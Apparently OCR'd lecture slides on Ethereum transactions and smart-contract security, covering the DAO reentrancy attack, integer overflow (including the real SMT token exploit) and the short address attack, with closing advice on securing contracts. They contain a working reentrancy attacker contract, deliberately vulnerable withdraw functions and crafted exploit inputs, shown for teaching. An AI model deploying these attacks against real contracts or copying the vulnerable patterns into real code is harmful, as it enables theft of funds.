
https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Deploy Smart Contracts

- In the transaction, **the ‘to’ field** is left **empty (‘0x0’ is shown).**
- In the input, we only place the bytecode. It is because our contract does not have a constructor that requires arguments. If arguments are needed in constructor, they are encoded according to the type and appended after the bytecode.
- The Contract address is found in **Transaction Receipt**.
- The default Gas Limit (gas) is 90,000 gas. If you do not specify the gas, you will encounter “out of gas” as it takes more than 90,000 gas for processing this transaction. Therefore we specify 200,000 gas for this transaction.
- It turns out the transaction processing only takes 112,213 gas. The remain is returned to transaction sender.

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Execute a Function on a Deployed Contract



https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Function Selectors: which function to call

- In the Solidity code above, two functions are defined: get() and set(uint).
- When contract code is compiled, these functions are processed through a hashing function (keccak256, implemented as sha3 in web3 library) and the first four bytes are taken out as the **function selectors**.
  - **0x6d4ce63c for get()**
  - **0x60fe47b1 for set(uint256)**

```
> web3.sha3('get()')
"0x6d4ce63caa65600744ac797760560da39ebd16e8240936b51f53368ef9e0e01f"
> web3.sha3('set(uint256)')
"0x60fe47b16ed402aae66ca03d2bfc51478ee897c26a1158669c7058d5f24898f4"
```

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Execute a Function on a Deployed Contract

From	Function executor, an EOA (20-byte address)
To	Contract Address (20-byte address)
Value	Amount, in weis (if needed in contract function)
Data / Input	Function selector, plus any encoded arguments required by function
Gas Limit	Larger enough for contract function execution
Gas Price	To be determined by transaction initiator

```
> var newValue = "000000000000000000000000000000000000000000000000000000000000
00FF"
undefined
> eth.sendTransaction({
...... from: eth.accounts[0],
...... to: contractAddress,
...... data: "0x60fe47b1" + newValue
...... })
"0x221bad932cd4c6135b46c926eda9f1d234a6fd8def5ad89fd5c7b549a7be8830"
>
```

https://medium.com/@kctheservant/transactions-in-ethereum-e85a73068f74

Security of Smart Contracts in Real World

https://dasp.co/

Ethereum (In)security

Credits: Anastasia Mavridou and Aron Laszka

Ethereum (In)security

- We studied the cryptocurrency stealing attack in a period of six months, due to a misconfiguration of online Ethereum nodes
  - During a six-month period, our system captured 308.66 million RPC requests from 1,072 distinct IP addresses
  - The lower bound of attackers' profit is around 1 million USD and the upper bound is around 20 million USD (based on the attacks we captured)

Zhen Cheng, Xinrui Hou, Runhuai Li, Yajin Zhou, Xiapu Luo, Jinku Li, Kui Ren
"Towards a First Step to Understand the Cryptocurrency Stealing Attack on Ethereum."
RAID 2019

Smart Contract (In)security

- Smart contracts are riddled with bugs and security vulnerabilities
  - A recent automated analysis of 19,336 Ethereum contracts
  - 8,333 contracts suffer from at least one security issue

Luu, Loi, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor.
"Making smart contracts smarter." ACM CCS, 2016

Credits: Anastasia Mavridou and Aron Laszka

Smart Contract (In)security

Nikolic, Ivica, Aashish KolluriChu, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. “Finding the Greedy, Prodigal, and Suicidal Contracts at Scale.”arXiv:1802.06038, 2018

Credits: Anastasia Mavridou and Aron Laszka

Why the Security of Smart Contracts Matters

- It causes **financial loss – real money**
- Value held by Ethereum contracts is 12,205,706 ETH or $10B
- Smart contract **bugs cannot be patched**
  - Once a contract is deployed, its code **cannot be** changed
- Blockchain transactions **cannot be rolled back**
  - Once a malicious transaction is recorded it **cannot** be removed
  - Well… actually… It can be rolled back with a **hard fork** of the blockchain

Credits: Anastasia Mavridou and Aron Laszka

Attacks

- The DAO Attack
  - Bad design of the Ethereum network
- The overflow attack
  - Bad security practice of developers
- The short address attack
  - Bug of the Ethereum VM to handle crafted inputs

The DAO Attack (Simplified Version)

https://dasp.co/

The DAO Attack (Simplified Version)

- The hacker exploited a bug in the code of the DAO and stole more or less **$50 million** worth of ether
- Case the split of Ethereum: ETH and ETC
  - **Hard fork to fix the bug and discard transactions**

Credits: https://medium.com/@MyPaoG/explaining-the-dao-exploit-for-beginners-in-solidity-80ee84f0d470

The DAO Attack (Simplified Version)

- Basic concepts
  - Two types of accounts: EOA account, smart contract account
  - EOA account is owned by person, smart contract account is owned by code
  - Transactions could be used to transfer the Ether or invoke a function of a smart contract
  - External transactions: transactions from EOA account
  - Internal transaction: Smart contract can also call functions inside another smart contract

The DAO Attack (Simplified Version)

- Basic concepts: Fallback function
  - A contract can have **one anonymous function**, known as well as the **fallback function**. This function does not take any arguments and it is triggered in three cases
    - a. If none of the functions of the call to the contract match any of the functions in the called contract
    - b. If no data was supplied – no function signatures are given
    - c. **When the contract receives Ether without extra data**

The DAO Attack (Simplified Version)

- The DAO contract raised about $150M before being attacked
- An attacker managed to put about $60M under his control

```
contract SimpleDAO {
mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender]-=amount;
}}}
```

The DAO Attack (Simplified Version)


- To perform the attack:
  - Deploy a contract shown right
  - Donate some Ether for Mallory and invoke the withdraw() function
    - Call the fallback function of Mallory
    - Mallory's fallback function invokes withdraw again

```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;
    function Mallory(){owner = msg.sender; }
    function() { dao.withdraw(dao.queryCredit(this)); }
    function getJackpot(){ owner.send(this.balance); }
}
```

Fallback function

The DAO Attack (Simplified Version)

- Looping until:
    - **exception**
    - **Out of gas**
    - **Stack limit is reached**
  - **Balance of the DAO is less than the credit of Mallory**
- **The results of the execution will not be revoked, even in the case of an exception**



Why This Attack Could Happen

- **Implicit** function call causes problems
  - It's always a bad security practice to make something happen **implicitly**
    - Programmers may not realize that since they are not as smart as one may think

Overflow

Background

```
pragma solidity ^0.4.10;



contract Test{



  function test() returns(uint8){
    uint8 a = 255;
    uint8 b = 1;

    return a+b;// return 0
  }



  function test_1() returns(uint8){
    uint8 a = 0;
    uint8 b = 1;

    return a-b;// return 255
  }
}
```

What’s the problem

```
function withdraw(uint _amount) {
        require(balances[msg.sender] - _amount > 0);
        msg.sender.transfer(_amount);
        balances[msg.sender] -= _amount;
}
```

Pass a big value _amount!

A Real Example: SMT Token

```
function transferProxy(address _from, address _to, uint256 _value, uint256 _feeSmt,
        uint8 _v,bytes32 _r, bytes32 _s) public transferAllowed(_from) returns (bool){

        if(balances[_from] < _feeSmt + _value) revert();

        uint256 nonce = nonces[_from];
        bytes32 h = keccak256(_from,_to,_value,_feeSmt,nonce);
        if(_from != ecrecover(h,_v,_r,_s)) revert();

        if(balances[_to] + _value < balances[_to]
            || balances[msg.sender] + _feeSmt < balances[msg.sender]) revert();
        balances[_to] += _value;
        Transfer(_from, _to, _value);

        balances[msg.sender] += _feeSmt;
        Transfer(_from, msg.sender, _feeSmt);

        balances[_from] -= _value + _feeSmt;
        nonces[_from] = nonce + 1;
        return true;
    }
```

_feeSmt = 8fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff

value = 7000000000000000000000000000000000000000000000000000000000000001

__feeSmt + value = 0

From:	0xd6a09bdb29e1eafa92a30373c44b09e2e2e0651e
To:	Contract 0x55f93985431fc9304077687a35a1ba103dc1e081 (SmartMesh_TokenSale)
Tokens Transfered: (2 ERC-20 Transfers found)	From 0xdf31a499a5a8358... To 0xdf31a499a5a8358...For 65,133,050,195,990,400,000,000,000,000,000,000,000,000,000,000,000,000,000,000.891004451135422463 ($939,254,895,501,666,000,000,000,000,000,000,000,000,000,000,000,000,000,000.00) ERC-20 (SMT) From 0xdf31a499a5a8358... To 0xd6a09bdb29e1ea... For 50,659,039,041,325,800,000,000,000,000,000,000,000,000,000,000,000,000,000,000.693003461994217473 ($730,531,585,390,184,000,000,000,000,000,000,000,000,000,000,000,000,000,000.00) ERC-20 (SMT)
Value:	0 Ether ($0.00)
Transaction Fee:	0.00109226 Ether ($0.19)
Gas Limit:	150,000
Gas Used by Transaction:	109,226 (72.82%)
Gas Price:	0.00000001 Ether (10 Gwei)
Nonce Position	1 10
Input Data:	(see below)

```
Function: transferProxy(address _from, address _to, uint256 _value, uint256 _feeSmt, uint8 _v,
bytes32 _r, bytes32 _s)

MethodID: 0xeb502d45
[0]:  000000000000000000000000df31a499a5a8358b74564f1e2214b31bb34eb46f
[1]:  000000000000000000000000df31a499a5a8358b74564f1e2214b31bb34eb46f
[2]:  8fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
[3]:  7000000000000000000000000000000000000000000000000000000000000001
[4]:  000000000000000000000000000000000000000000000000000000000000001b
[5]:  87790587c256045860b8fe624e5807a658424fad18c2348460e40ecf10fc8799
[6]:  6c879b1e8a0a62f23b47aa57a3369d416dd783966bd1dda0394c04163a98d8d8
```

View Input As · DecodeInput Data

Address 0xDF31A499A5A8358b74564f1e2214B31bB34Eb46F

attacker

Feature Tip: Enable advanced mode, change languages and more. **Customize your experience now!**

Overview

Balance: 0.000022365625 Ether

Ether Value: Less Than $0.01 (@ $178.44/ETH)

Token: $935,842,164,663,682,... 3

Search for Token Name

› **ERC-20 Tokens** (3)

0x55f93985431fc93040... 65,133,050,195,990,400,0... SMT — $935,842,164,663,682... @0.0144

0x43ee79e379e7b78d8... 65,133,050,195,990,400,0... UGT

0x02357f06600f5111dc... 65,133,050,195,990,400,0... UGT

More Info

Transactions:

Transactions | Erc20 Toke

Latest 14 txns

TxHash			To
0xea37879343f720d...	99a5a8358...	OUT	0xd6a09bdb
0xf6356e90e15ef10...	a13d3bf6...	IN	0xdf31a499

Short Address Attack

Overview

- Short address attacks are a side-effect of the EVM itself accepting incorrectly padded arguments. Attackers can exploit this by using **specially-crafted addresses** to make poorly coded clients encode arguments incorrectly before including them in transactions

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/

```
pragma solidity ^0.4.11;

contract MyToken {
    mapping (address => uint) balances;

    event Transfer(address indexed _from, address indexed _to, uint256 _value);

    function MyToken() {
        balances[tx.origin] = 10000;
    }

    function sendCoin(address to, uint amount) returns(bool sufficient) {
        if (balances[msg.sender] &lt; amount) return false;
        balances[msg.sender] -= amount;
        balances[to] += amount;
        Transfer(msg.sender, to, amount);
        return true;
    }

    function getBalance(address addr) constant returns(uint) {
        return balances[addr];
    }
}
```

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/

First try

```
0x90b98a11
00000000000000000000000062bec9abe373123b9b635b75608f94eb8644163e
0000000000000000000000000000000000000000000000000000000000000002
```

Where:

- 0x90b98a11 is the method ID (4 bytes), which is the Keccak (SHA-3) hash of the method signature.
- 00000000000000000000000062bec9abe373123b9b635b75608f94eb8644163e is the "to" address (20 bytes), padded to 32 bytes.
- 0000000000000000000000000000000000000000000000000000000000000002 is the "amount" unsigned integer (non-fixed, 1 byte), padded to 32 bytes.

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/

Second try

Let us suppose that we want to send some coins again to `0x62bec9abe373123b9b635b75608f94eb8644163e`. However, this time we decide to drop the last byte in the address which is `3e`. We end up with the following input data:

```
0x90b98a11
00000000000000000000000062bec9abe373123b9b635b75608f94eb86441600
0000000000000000000000000000000000000000000000000000000000000002
                                                                ^^
                                             Note the missing byte
```

EVM will pad zero to the value

```
Event Name    : Transfer
Return Values: _from:   0x58bad47711113aea5bc5de02bce6dd7aae55cce5
               _to:     0x62bec9abe373123b9b635b75608f94eb864416
               _value: 512
```

512 = 2<<8

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/

How to Secure Smart Contracts

- From the developer’s perspective
  - Understand the security model of smart contracts
  - Leverage security tools to audit the code
  - Deploy a new update mechanism through proxy contract
- From the community
  - Educate developers
  - Develop better tools for developers
  - Remove the bad design from the client (maybe too late)

Thanks!